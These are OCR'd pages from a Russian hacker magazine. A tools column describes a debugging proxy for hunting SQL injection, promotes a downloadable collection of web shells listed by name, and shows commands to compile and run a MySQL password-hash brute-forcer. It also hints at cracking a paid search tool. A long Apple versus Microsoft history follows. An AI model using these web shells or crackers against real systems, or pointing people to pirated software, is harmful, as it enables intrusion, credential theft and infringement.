будет радовать еще долго :). Особенно ценная фича тулзы — встроенный прокси-сервер, который ведет лог в удобочитаемом виде. Настройка не вызовет затруднений: юзаем дефолтный порт 8888, пускаем Оперу/Ослика/Лису через FreeCap с нормальным соксом, а в свойствах браузера вбиваем дополнительный HTTP-прокси вида 127.0.0.1:8888. Все, теперь дебаггер готов к труду и обороне (то есть к нападению :)).
Как редактировать заголовки пакетов, я рассказывать не буду. Об этом ты еще прочитаешь на страницах нашего журнала (смотри рубрику Easy Hack). Единственное, что хотелось бы добавить, — не ленись ковырять подобным образом движки, использующие POST-запросы, ведь зачастую именно так находят спрятанные от посторонних глаз SQL-инъекты и прочие аппетитные баги :).

ПРОГРАММА: SHELL COLLECTION
ОС: WIN/*NIX
АВТОР: ALL_INTERNET =)


Выбирай себе веб-шелл :)

Как ты помнишь, в каждом выпуске X-Tools я обязательно выкладываю по одному новому веб-шеллу. С чем это связано, я уже объяснял. Ведь действительно очень сложно найти удобный и функциональный инструмент, заточенный под свои нужды. Тем не менее сегодня я решил чуть-чуть отойти от сложившейся в X-Tools традиции и выложить буквально все, что можно найти на просторах рунета и за их пределами :).
Побродив по хак-бордам и обратившись к людям из контакт-листа своей аси, я таки сумел собрать наиболее полную коллекцию веб-шеллов. Причем в сборнике присутствуют такие экземпляры, о которых ты запросто мог вообще не слышать в силу нераспространенности скрипта или его приватности. Но если ты думаешь, что эта коллекция собрана исключительно из PHP-шеллов, то сильно ошибаешься. Все накопленное я разделил на три группы: PHP, Perl и ASP — в из них лежат скрипты, написанные соответственно на PHP, Perl и ASP :). Для того чтобы не пустословить, коротко опишу содержимое каждой диры Shell Collection:


```
1. ASP
— CmdAsp
— CyberSpy 5
— Remote Explorer
— Zehir 4 и т.д.

2. Perl
— Go
— CGI-Telnet
— Gamma Web Shell
```

```
3. PHP
— Cyber Shell
— DxShell
— Predator
— GFS Web-Shell
— NFM
— Root Shell и т.д.
```

По причине экономии журнального места я не стану перечислять в тексте статьи все веб-шеллы, однако отмечу, что среди PHP-скриптов ты найдешь несколько малоизвестных версий популярного C99Shell, веб-шелл от ZaCo — Small PHP Web Shell by ZaCo, релиз от Античата — Antichat Web-Shell v. 1.5 by Grinay и еще много всего интересного. Всего мне удалось собрать порядка 37 различных веб-шеллов, но я надеюсь, что это не предел и коллекция будет постепенно пополняться (в том числе и твоими усилиями :)). Ну а пока смело сливай архив с нашего DVD и ищи то, что хоть немного скрасит твою ежедневную рутину :).

ПРОГРАММА: MYSQL FAST
ОС: WIN/*NIX


Компактный Си-код брутера

Описывая эту тулзу, я даже не буду спрашивать, волнует ли тебя проблема брута :). В какой-то степени она касается всех, вопрос лишь в том, что и чем брутить. На страницах][неоднократно выкладывались всевозможные брутфорсеры мыл, асей, FTP и прочего. Но сейчас я бы хотел заострить твое внимание на переборе мускульных хэшей, так как эта тема освещена меньше всего.
Как ты знаешь (или догадываешься :)), в MySQL пароли либо шифруются алгоритмом SHA-1, либо преобразуются в MySQL-хэш. Первый по дефолту включен в состав мускула пятой версии и выше, а второй ты можешь встретить во всех предыдущих (опять же при определенном расположении звезд на небе и соответствующей фазе луны :)).
О том, как трудно брутить пассы, шифрованные SHA-1, я и говорить не буду, попробуешь — сам поймешь.
А вот с мускульными хэшами расклад особый. Тебе не придется тратить уйму времени и сил, если под рукой будет MySQL Fast — лучший брутер в своем роде. Написан он полностью на всеми нами любимом Си, распространяется фриварно, а сорец полностью в твоем распоряжении :). Одним словом, сказка.
Теперь пару слов о том, как этой самой сказкой пользоваться:

1. Компилим с помощью gcc в никсах:


```
[r0id@localhost] gcc mysqlfast.c
-o mysqlfast
```

2. Запускаем:

```
[r0id@localhost] mysqlfast
6294b50f67eda209
      Hash: 6294b50f67eda209
      Trying length 3
      Trying length 4
      Found pass: barf
```

Вот, собственно, и все. Кстати, при желании юзать тулзу можно и в Винде. Для этого лучше всего скомпилить ее с помощью LCC. Как? Смотри в прошлых выпусках X-Tools. От себя добавлю: выручала программа меня не раз. Впрочем, воспользовавшись ей, ты и сам по достоинству оценишь ее.

ПРОГРАММА: SUPER TEXT SEARCH
ОС: WINDOWS 2000/XP
АВТОР: GLENN ALCOTT


Файло от нас не уйдет

Как часто ты пользуешься стандартным виндовым поисковиком? Да-да, я про тот, что выпрыгивает по <Win-F>. Что? Долгий, неудобный и вообще лажа? :) Тогда спешу тебя обрадовать: сейчас я представлю твоему вниманию утилу Super Text Search. Тулза предназначена не столько для поиска файлов, сколько для парсинга их содержимого. Вот представь: на носу аттестация/ сессия/курсовая/диплом (нужное подчеркнуть), а ты как нельзя кстати посеял на винте среди прочего мусора свои университетские наработки. Причем найти последние ручками не представляется возможным из-за невероятного количества различного хлама, среди которого нужно искать. Знакомая ситуация? «Тогда мы идем к Вам» :). А точнее, не мы, а Super Text Search. Утила поможет тебе не только быстренько просканить хард на наличие необходимых документов, но и найдет файлы определенного типа (например, txt) с указанной строкой внутри. Кстати, опций у проги более чем достаточно, так что теперь ты сможешь выполнять свои академические обязанности, не запариваясь поиском потерянных/забытых доков.
Огорчает только одно — софтина платная, а триал доступен 15 дней. Однако, по достоверной информации, в Сети есть лекарство. А кто ищет, тот, как известно, всегда найдет :).




МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Microsofty

ЧАСТЬ ВТОРАЯ

Итак, мы продолжаем сравнивать истории двух гигантов мира IT — Apple и Microsoft. Во второй части речь пойдет о прямой конкуренции компаний, судебных исках, выпадах в адрес друг друга и, главное, о прогрессе, который рождался в жестоких боях за рынок софта и железа.





Первая модель Mac'а

ВСЕ НАЧАЛОСЬ С DOS

Начало 80-х годов ознаменовалось для Microsoft приходом в компанию Стива Баллмера (Steve Ballmer), который и сегодня стоит у ее руля, а также перестановкой кадров на верхах. В 1981 году компания становится акционерным обществом, Билл Гейтс занимает пост президента и председателя совета директоров Microsoft, а Пол Аллен получает пост исполнительного вице-президента. Компания начинает обретать знакомые нам черты.
Параллельно с кадровыми изменениями происходили вещи, имеющие ни много ни мало историческое значение. Непосредственно в 1980 году было заключено соглашение с фирмой IBM о разработке интерпретатора языка BASIC для готовящихся к выпуску IBM PC. Представители IBM также упомянули, что им понадобится операционная система. В ответ Гейтс посоветовал им обратиться в компанию Digital Research Inc. (DRI), разработавшую ОС CP/M, имевшую довольно широкое хождение. Но переговоры между IBM и DRI успехом не увенчались. Впоследствии Гейтс не раз говорил, что не понимает, как можно было упустить такую сделку, и в связи с этим весьма нелестно отзывался об основателе DRI — Гари Килдолле (Gary Kildall).
Потерпев неудачу с DRI, IBM вновь вернулась к Microsoft и попросила предоставить им приемлемую операционную систему. Также на переговорах шла речь и о таких продуктах Microsoft, как Basic, Fortran, Pascal, и прочем софте для программеров. Уже через неделю Гейтс предложил использовать в качестве основы систему 86-DOS (aka QDOS) от компании Seattle Computer Products (SCP), практически клона CP/M. Идея всем понравилась, и Microsoft заключила с SCP сделку, получив лицензию, а позже и полные права на 86-DOS. Притом во время заключения сделки информация о том, что IBM — потенциальный заказчик, осталась за кадром, а сама сумма сделки была смехотворна (особенно по нынешним временам) — менее $50 000. Ось была немного переработана, в том числе при участии ее специально приглашенного создателя — Тима Паттерсона (Tim Paterson), и представлена IBM. Так как в продукте был обнаружен ряд багов, IBM доделала ОС самостоятельно и назвала ее PC-DOS (IBM Personal Computer DOS). Microsoft получила за работу единовременный гонорар, но придержала авторские права, оставляя за собой возможность продавать систему и другим компаниям.
Оказалось, что это решение было очень правильным. В 1983 году Columbia Data Products дала старт повальному клонированию IBM PC, полностью воспроизведя IBM BIOS. Microsoft же, по сути, принадлежал весь код системы, и компания официально имела полное право контролировать свои разработки, связанные с 86-DOS. Подсуетившись, она запускает в производство свой собственный продукт — операционную систему MS-DOS (Microsoft Disk Operating System). В принципе, PC-DOS и MS-DOS отличались друг от друга мало (например, сочетание клавиш <Ctrl-Alt-Del> придумали именно в IBM, так как перезагрузить детище Microsoft было невозможно), но согласно договору система называлась PC-DOS, когда ставилась на машины IBM, и MS-DOS, если ее отдельно продавала Microsoft. Благодаря очень жестким маркетинговым ходам и вышеупомянутым авторским правам, Microsoft стала стремительно превращаться из небольшой фирмы, разрабатывающей софт, в одну из самых влиятельных компаний в этой сфере.
Мало кто знает, но MS-DOS был не первой операционкой, созданной Microsoft. MS-DOS принес компании успех и вес, однако до него и параллельно с ним существовали UNIX-подобный Xenix и MSX-DOS, даже имевший некоторую популярность за океаном. Разработка Xenix завершилась, так практически и не начавшись. Система планировалась как плацдарм для первого текстового процессора от Microsoft — Microsoft Word, исходно называвшегося Multi-Tool Word. Но в свет Xenix так и не вышел — не увидев перспективы в дальнейшей работе над ним, Microsoft продала права на него компании-подрядчику Santa Cruz Operation (SCO), которой было поручено адаптировать систему под разные платформы. Но и SCO тоже вскоре прекратила разработки, связанные с Xenix.
Что до MSX-DOS, созданного для компьютеров стандарта MSX (Machines with Software eXchangeability), особой популярности ось не имела, придясь по душе лишь японцам, что неудивительно — этот стандарт продвигал именно японский филиал Microsoft во главе с Казахико Ниши (Kazuhiko Nishi). MSX-DOS был попыткой обрести большее влияние

s Apple


Легендарная машинка IBM PC


Apple Lisa


на рынке домашних компьютеров, ведь MS-DOS позиционировался как система для офисов. Всего было продано порядка 5 миллионов машин стандарта MSX, и это весьма неплохой результат. К примеру, продажи Apple II составили около 2 миллионов экземпляров, а Amstrad CPC — 3 миллиона. В 1983 году Пол Аллен покинул пост вице-президента. У него обнаружили болезнь Ходжкина, а проще говоря, рак. Несмотря на то что после курса лучевой терапии и пересадки костного мозга врачи признали Аллена здоровым, в Microsoft он не вернулся и стал постепенно удаляться от дел, хотя и остался в совете правления компании.

ИСТОРИЯ ЛИЗЫ И МАКИНТОША

Для Apple 80-е начались с разработки двух новых проектов: Apple III и Apple Lisa. В отличие от имевшего большой успех Apple II, новые проекты были скорее рабочими станциями, чем домашними компьютерами. Из-за более серьезной начинки выросла и их стоимость, составив порядка $5000-8000. Apple III должен был стать главным оружием в борьбе с конкурентами, в частности с IBM (и компанией Microsoft, которая, как ты уже знаешь, стояла за выходом IBM PC). Разработка велась под патронажем Джобса, так как главный гений-инженер — Стивен Возняк в феврале 1981 года попал в авиакатастрофу и после реабилитации в компанию не вернулся, решив все же получить высшее образование. Стоит заметить, что, несмотря на все это, Возняк и по сей день числится служащим Apple, получает зарплату и является акционером компании.

Но вернемся к Apple III и Джобсу. Именно он настоял на увеличении мощности, постоянно подгонял команду инженеров с выпуском. И весьма консервативный и очень компактный корпус тоже был его идеей. А так как гением инженерной мысли Джобс никогда не был... Именно корпус и погубил третью модель Apple. Ради компактности из конструкции пришлось выкинуть все вентиляторы. Компьютеры страшно перегревались и горели. К тому же сборка тоже оставляла желать лучшего: в компанию то и дело обращались возмущенные клиенты с жалобами, что платы просто-напросто разваливаются. Из-за всех этих недочетов из продажи пришлось отозвать около 14 000 Apple III. К 1983 году Apple III вернулись на рынок в доработанном виде, ошибки были исправлены, но было поздно — провал уже состоялся. Параллельно с этим часть сотрудников Apple сфокусировалась на разработке «компьютера, который изменит мир», — Apple Lisa. Именно благодаря Lisa в нашем лексиконе появились слова «мышь», «иконка» и «десктоп», ведь у Лизы был (о чудо!) графический интерфейс. Вдохновение пришло к Джобсу во время посещения исследовательского центра компании Xerox, где были продемонстрированы разработки в области GUI (graphical user interface). Джобс проникся мыслью, что будущее именно за графикой, а не за привычной командной строкой. Таким образом, вышедшая в 1983 году Lisa была пиком технического прогресса — тут имели место графический интерфейс, возможность подключения мыши, собственная операционная система LOS (Lisa Office System) и очень мощная по тем временам конфигурация (процессор Motorola 68000 5 МГц, 1 Мб ОЗУ, 5- или 10-Мб жесткий диск, 5-дюймовый дисковод Twiggy). Но и стоила машина соответственно — $9995, что по сегодняшним меркам составляет примерно $21 000. Нужно ли говорить, что из-за цены Lisa была совершенно нерентабельна, а объем продаж ничтожен. Из-за неудачи с Apple III совет директоров компании по настоянию Маккулы (акционера, инвестора и члена правления компании) принял решение отстранить Стива Джобса от разработки Lisa. Таким образом, доделывали «пик технического прогресса» уже без него.

Разгневанный Джобс не стал терять времени даром и быстро затесался в проект по разработке компьютера Macintosh. Изначально это была даже не разработка, а исследование профессора Джефа Раскина (Jef Raskin), который горел идеей создать простой и недорогой компьютер, понятный даже начинающему пользователю. Интересно, но когда в 1979 году Раскин только начал продвигать эту идею и получил финансирование, Джобс был одним из главных ее противников и вставлял Раскину палки в колеса, как только мог. Но когда его «ушли» из проекта Lisa, жаждущий мести Джобс внезапно уверился, что именно Macintosh сможет переплюнуть Лизу, да и вообще Macintosh вдруг оказался очень хорошей и интересной разработкой.



Windows 2.0

Windos 3.11

В 1982 году Раскин уволился из Apple ввиду личного конфликта с Джобсом, отдав Mac в полное распоряжение Стивена. У разработки быстро прорезались черты, явно присущие Apple Lisa, — мышь и графический интерфейс. Система строилась на подсмотренных у Xerox основах, но множество элементов было придумано командой Apple: например, всплывающие меню, меню наверху окошек и принцип click-and-drag («щелкнул и потянул»), разработанный еще лично Раскиным. По сути эта операционная система была не чем иным, как прародителем всем известной MAC OS. Выход Macintosh в свет состоялся в 1984 году и сопровождался массовой рекламной компанией, ставшей классикой. Во время Суперкубка публике продемонстрировали рекламный ролик, снятый известным режиссером Ридли Скоттом, основанный на культовом романе Джорджа Оруэлла «1984». В ролике безымянная девушка, олицетворявшая Mac, разбивала кувалдой огромный экран Большого Брата, символизировавший IBM PC. Заканчивался ролик фразой: «24 января Apple Computer представит Apple Macintosh, и вы увидите, почему 1984 год будет не похож на "1984"». В ноябре-декабре 1984 года Apple выкупила все 39 рекламных страниц в журнале Newsweek, опубликовав на всех 39 рекламу Macintosh. Параллельно с Mac появилась и Lisa II. Цена Лизы уменьшилась почти в два раза, но конкуренцию с Mac она все равно не выдержала.
Однако все шло далеко не так гладко, как могло показаться. Провальные продукты ударили по компании очень больно; последовали массовые сокращения сотрудников; назрело недовольство в совете директоров. И в 1983 году Джобс, поняв, что не справляется со своими обязанностями, пригласил на должность президента Джона Скалли (John Sculley), работавшего в компании PepsiCo. Между Скалли и Джобсом постепенно стали возникать разногласия, в итоге переросшие в серьезные трения. Кульминацией конфликта стало увольнение Джобса из Apple в 1985 году и судебный процесс против него (дело было решено миром и закрыто).
В том же году, после ухода Стивена, Скалли подписывает контракт с Microsoft, давая последним разрешение на использование некоторых элементов GUI MAC OS в обмен на то, что Microsoft продолжит разрабатывать для Apple софт (Word, Excel). Именно из-за этого контракта Apple впоследствии не раз и не два проиграет судебные процессы против Microsoft.
В 1987 году дела пошли в гору. Выходит Macintosh II, он мощнее своего младшего брата и удобнее за счет того, что подходит практически к любой модели монитора и имеет шесть слотов расширения технологии Plug'n'Play. Второй Mac оснащен шиной NuBus, которая сама распознает и настраивает устройства, в результате чего даже не слишком опытный пользователь в состоянии справиться с установкой железа. Стоит отметить, что машины IBM подобной роскошью пользователя не баловали. Прибавим к этому тот факт, что к Mac'ам писалось очень много софта и игр от сторонних разработчиков. В частности, стереотип использования Макинтошей в типографском деле и полиграфии появился именно тогда, с выходом программы Aldus Pagemaker (Aldus — в будущем Adobe). В 1989 году Apple и вовсе пошла на рекорд и обогнала по продажам даже IBM. Однако чем выше взлет, тем больнее падение.

WINDOWS...

Но вернемся к Microsoft. Как известно, идеи витают в воздухе, а великие умы сходно мыслят. Билл Гейтс заговорил об оси на основе GUI в 1982 году. Толчком к этому точно так же, как и в случае с Джобсом, послужил пример компании Xerox и их разработки в этой области. И конечно, не обошлось без фактора конкуренции — нужно было успевать за рынком. Впервые наработки по Windows были продемонстрированы публике в 1983 году на выставке Comdex. По сути, это была не операционная система, а графическая надстройка над MS-DOS. Релиз Windows 1.0 состоялся лишь два года спустя — 20 ноября 1985 года, и нельзя сказать, что система удалась на все 100%. Но это был достойный ответ Apple на выпуск Macintosh и Lisa и громкое заявление о себе. Перспективная, быстроразвивающаяся ОС для IBM-совместимых машин не могла остаться незамеченной, но по-настоящему популярной Windows станет только в 90-е, после выхода Windows 3.1. Само собой, вместе с GUI машины с Windows на борту обзавелись и мышками. Параллельно с этим Microsoft заключает с IBM еще одно соглашение: о совместной разработке операционной системы OS/2 специально для IBM OS/2. Релиз OS/2 состоится в 1987 году.
Windows же неспешно прогрессирует, обзаводясь новыми функциями и приложениями. Версия 2.0 выходит в 1987 году, и в ней окошки уже могут накладываться друг на друга, в то время как в первой версии окна можно было расположить только по принципу плитки — встык. И именно в 2.0 вошли и первые Microsoft Word с Microsoft Excel.
В 1988 году после выхода Windows 2.0.3 Apple подает на Microsoft в суд, заявляя о нарушении авторских прав, усмотрев излишнее сходство Windows с MAC OS, в частности очень похожие иконки.
Одновременно с этим Microsoft выводит на рынок ряд весьма серьезных программ. Сначала Microsoft Works — комплексную офисную программу с текстовым редактором, таблицами, базой данных и т.д. Программа совместима с Apple Macintosh. А в 1989 году выходит знакомый всем и каждому Microsoft Office. В отличие от Microsoft Works, который объединяет в себе все сразу, в Microsoft Office приложения разделены: Microsoft Word отдельно, Microsoft Excel отдельно и т.д.

WINDOWS 95

Для Microsoft 90-е стали временем триумфа, начиная с самого выхода Windows 3.0 в начале 1990 года. Доработок было множество — это и удобный графический пользовательский интерфейс, и использование всей мощности процессоров 80286, 80386, и другие полезные вещи. За две недели было продано свыше 100 000 копий, а за полугодие, по подсчетам, выходило больше двух миллионов. Windows приносила Microsoft большую часть прибыли, в отличие от OS/2. В связи с этим в компании было принято решение максимально сосредоточиться на Windows, и партнерство с IBM относительно OS/2 закончилось. Нельзя отрицать и того, что это сыграло на руку Microsoft — впоследствии, когда популярность OS/2 стала падать, эстафету перехватила Windows, быстро став самой популярной платформой для ПК.



Microsoft Bob, запущенный под Vista



Реклама MS-DOS 1981 года

В 1991 году был основан Microsoft Research — исследовательский центр компании, а в 1992 году состоялся релиз Windows 3.1. Из нововведений 3.1 достойны упоминания поддержка мультимедиа, воспроизведение видео, первые скринсейверы. Также Microsoft впервые прибегла к рекламной компании по ТВ. Так как единственным серьезным минусом 3.1 было отсутствие поддержки сети, вслед за ней выходит 3.xx для рабочих групп, где поддержка сети уже присутствует.

К этому времени Microsoft Office становится лидирующим в своей сфере рынка. А в ноябре 1992 года выходит Microsoft Access, еще сильнее укрепляя позиции ПО от Microsoft.

К 1993 году Windows становится самой распространенной в мире осью с GUI, а журнал Fortune называет Microsoft «самой передовой компанией, работающей в США». Кроме того, наконец заканчивается пятилетняя судебная тяжба с Apple по поводу авторских прав. Microsoft выигрывает дело. В этом же году появляется Windows NT. Она строится на совершенно ином ядре, и это первая ОС от Microsoft, использующая вытесняющую многозадачность (preemptive multitasking). Она поддерживает файловую структуру NTFS, имеет подсистемы OS/2 и POSIX и включает множество других изменений, переворачивая представление о Windows.

А в 1995 году публике представляют 32-разрядную Windows 95 (редактор рубрики до сих пор иногда просыпается от воспоминаний об этой прекрасной оси — прим. И.А.). Совершенно новый пользовательский интерфейс, поддержка Plug'n'Play, dial-up, функция copy-paste и многое другое. Это был настоящий прорыв, за первые четыре дня продано более миллиона копий. Интересно, но в системе не было браузера, поскольку в Microsoft еще не успели таковой сделать. Internet Explorer появился в результате договора с компанией Spyglass и был создан на основе их браузера Mosaic. Версия 1.0 вышла в том же 1995 году в комплекте пака Windows 95 Plus!. В Windows IE был интегрирован позже. И этим же годом датирован выход одного из самых провальных продуктов Microsoft — дружественного пользователю Microsoft Bob, интерфейса для 3.1x и 95, а проще говоря, оболочки. Bob включал в себя ряд офисных программ, но его первоочередной задачей была помощь полным чайникам, так что каждое действие (даже создание нового текстового документа) сопровождалось дотошным пошаговым руководством. Отдельно стоит отметить мультяшную, психоделическую графику, о которой даже и говорить ничего не надо — достаточно на нее просто взглянуть. Bob занял седьмое место среди худших продуктов всех времен и народов, по версии PC World, и стал худшим продуктом декады, по версии сайта CNET.com.

В середине 90-х Microsoft вплотную берется за освоение Всемирной паутины. Первым шагом становится запуск MSN (Microsoft Network) в пику гиганту AOL. MSN объединила не один и не два онлайновых сервиса. Несмотря на то что в становлении интернета (конец 80-х — начало 90-х годов) Microsoft особенного участия не принимала, в начале 90-х компания сделала инвестиции в ряд продуктов, которые к середине десятилетия себя более чем оправдали. Наиболее ярким примером может служить ActiveX, построенный на основе Microsoft Component Object Model (COM).

В 1997 году выходят Microsoft Office 97 и Internet Explorer 4.0. IE начинает отвоевывать рынок браузеров у Netscape. Не последнюю роль в этом сыграло соглашение с Apple, о котором речь пойдет ниже.

В середине 90-х появляется и модификация Windows для КПК — Windows CE.

В 1998 году происходит сразу ряд знаменательных событий. Гейтс назначает Баллмера президентом компании, сам, впрочем, оставаясь на посту исполнительного директора и председателя. Выходит Windows 98, перехватывая эстафету у 95-й и еще более укрепляя позиции компании. Также открывается представительство Microsoft в Индии, тамошняя штаб-квартира в будущем станет второй по величине после штаб-квартиры в США.

ДЖОБС. ИНОГДА ОН ВОЗВРАЩАЕТСЯ

К началу 90-х Apple тоже чувствовала себя неплохо, если не сказать процветала. Тому способствовал успех Macintosh II, ряд предложений от крупных исследовательских центров и предприятий. Но в то время как производители PC-совместимых машин старались сделать свои продукты как можно дешевле и доступнее, Apple проявляла свою фирменную «звездную болезнь» и, отмахиваясь от тенденций рынка, упирала на компы дорогие, мощные и самые-самые. В 1990 году вышел самый быстрый компьютер из семейства Mac'ов — Macintosh IIfx стоимостью от $10 до 12 тысяч в зависимости от конфигурации.

В 1991 году, после неудачной попытки с ноутбуком Macintosh Portable, выходит PowerBook, сумевший завоевать очень широкую популярность. Вслед за этим публике представляют серию Macintosh Quadra — мощные мультимедийные машины, в которых появилась даже функция распознавания речи. Но привлекали компьютеры Apple не ценой и наворотами, а, скорее, уникальной осью и GUI.

Положение дел резко изменилось, когда в 1992 году Microsoft выпустила Windows 3.1, и сегмент рынка PC резко обошел Apple — уже в 1993 году продажи PC превышали продажи Apple более чем в 10 раз. Противопоставить такому развитию событий Apple было нечего. Частично ситуацию спас альянс Apple, IBM и Motorola, основанный еще в 1991 году и построенный на принципе «против кого будем дружить». Целью объединения было создание новой платформы PReP (PowerPC Reference Platform), где IBM и Motorola отвечали за железо, а Apple — за софт. Все это должно было стать достойным ответом компании Microsoft, которую к этому моменту Apple уже рассматривала как самого настоящего врага.

На основе PReP в 1994 году был представлен Power Macintosh, в котором использовался процессор PowerPC от IBM. Но тут присутствовали определенные неудобства. Например, частично была переписана операционная система, и софт, сделанный под Mac'и ранее, запускался на PowerPC только в режиме эмуляции.

Помимо компьютеров Apple решала заняться и другими девайсами.



Лето 2007 года, Нью-Йорк. Огромная очередь ждет официального релиза iPhone

Так, в 1993 году выходит провальный PDA Newton. В том же году Скалли на посту генерального директора сменяет Майкл Спиндлер (Michael Spindler). Однако всего этого оказалось недостаточно, чтобы вернуть Apple былую популярность. Сказывалось и то, что PC производились по всему миру, тогда как Apple свои компьютеры делала сама. Попытка продать лицензию на Mac'и тоже не принесла особенного успеха — серые Apple не пользовались у пользователей особой популярностью. Определенный результат дал переход на шину PCI. Продажи подросли, но все равно не устраивали совет директоров.
А в 1996 году происходит долгожданное воссоединение. Apple покупает компанию NeXT (и их ось NeXTstep соответственно), созданную Джобсом в «постъяблочный» период, и Стивен возвращается в совет правления. За прошедшие 10 лет он успел многое, в частности поработать над революционным проектом NeXT — компьютерами нового поколения. NeXT на рынке не выжил опять-таки по причине излишней дороговизны и навороченности. Очевидно, «свободное плавание» Джобса кое-чему научило — по возвращении он сразу стал принимать радикальные меры: снизил цены на продукцию Apple, прикрыл совсем нерентабельные разработки, вроде того же Newton, и развернул агрессивную рекламную компанию. Apple стала подстраиваться под рынок.
В 1997 году Джобс объявляет о соглашении с Microsoft, согласно которому Гейтс и компания инвестируют в Apple $150 миллионов, а те, в свою очередь, включат браузер IE в MAC OS. Параллельно с этим Apple начинает выкупать обратно все лицензии на производство Mac'ов. И в том же году Джобс официально возвращается в президентское кресло, при этом припомнив «все хорошее» старым врагам — тем, из-за кого его уволили 10 лет назад. Все они покинули компанию. Первый же шаг Джобса в этой должности — начало работы над iMac.
В конце 90-х компания выпускает один за другим iMac, PowerBook, iBook, Power Mac G4. Машины варьируются, чтобы охватить большую часть рынка. Apple уже не зацикливается на предельной мощности и цене, распределяя продукцию равномерно — модели для дома, среднеуниверсальные машины и профессиональные рабочие станции.

И ВНОВЬ ПРОДОЛЖАЕТСЯ БОЙ

XXI век, в котором мы живем сегодня, можно отнести к новейшей истории. И пусть его первое десятилетие уже на исходе, продукты, выпущенные обеими компаниями, — это наше с тобой настоящее. Они хорошо нам знакомы, ведь мы сталкиваемся и работаем с ними постоянно. Поэтому по событиям 2000-х годов пройдемся достаточно бегло.
Microsoft продолжила работу над Windows, результатом чего стал выход Windows 2000, ME, CE 3.0, XP. Кстати, в XP первый раз со времен Win 95 поменялся пользовательский интерфейс и впервые появилась защита от пиратства. Стоит ли говорить, что доля софтварного рынка, принадлежащая Microsoft, велика. Ее размеры можно легко представить, вспомнив нашумевший судебный процесс США против Microsoft, когда компанию обвинили в чрезмерной монополизации рынка и в судебном порядке приказали разделить на две части. Приговор суда потом был частично обжалован, но осадок остался.
Занялась Microsoft и рынком игровым, выпустив приставку XBox, поддержкой и доработкой которой занимается и сегодня, составляя серьезную конкуренцию Sony и Nintendo.
Ну а выход проекта, известного при разработке как Longhorn и в итоге оказавшегося Windows Vista, а также Office 2007 — это и вовсе события текущего 2007 года. Как известно, переход на Vista идет не так хорошо, как планировалось. Компании даже пришлось продлить период поддержки XP. Однако Гейтс не раз говорил со спокойной уверенностью, что нужно просто подождать и все будет.
Из последних новостей стоит упомянуть заявление Гейтса, сделанное летом 2006 года, гласившее, что к середине 2008 года он собирается отойти от ежедневного участия в делах Microsoft, а также слухи о будущей покупке компании Yahoo.
Apple в XXI веке отошла от образа компании, производящей только компьютеры. Их плеер iPod, выпущенный в 2001 году, признан самым узнаваемый плеером на планете. К тому же продажи iPod — это один из основных источников дохода компании. С iPod тесно связан онлайновый магазин iTunes, через который Apple распространяет цифровые аудио- и видеозаписи. Разумеется, не бесплатно.
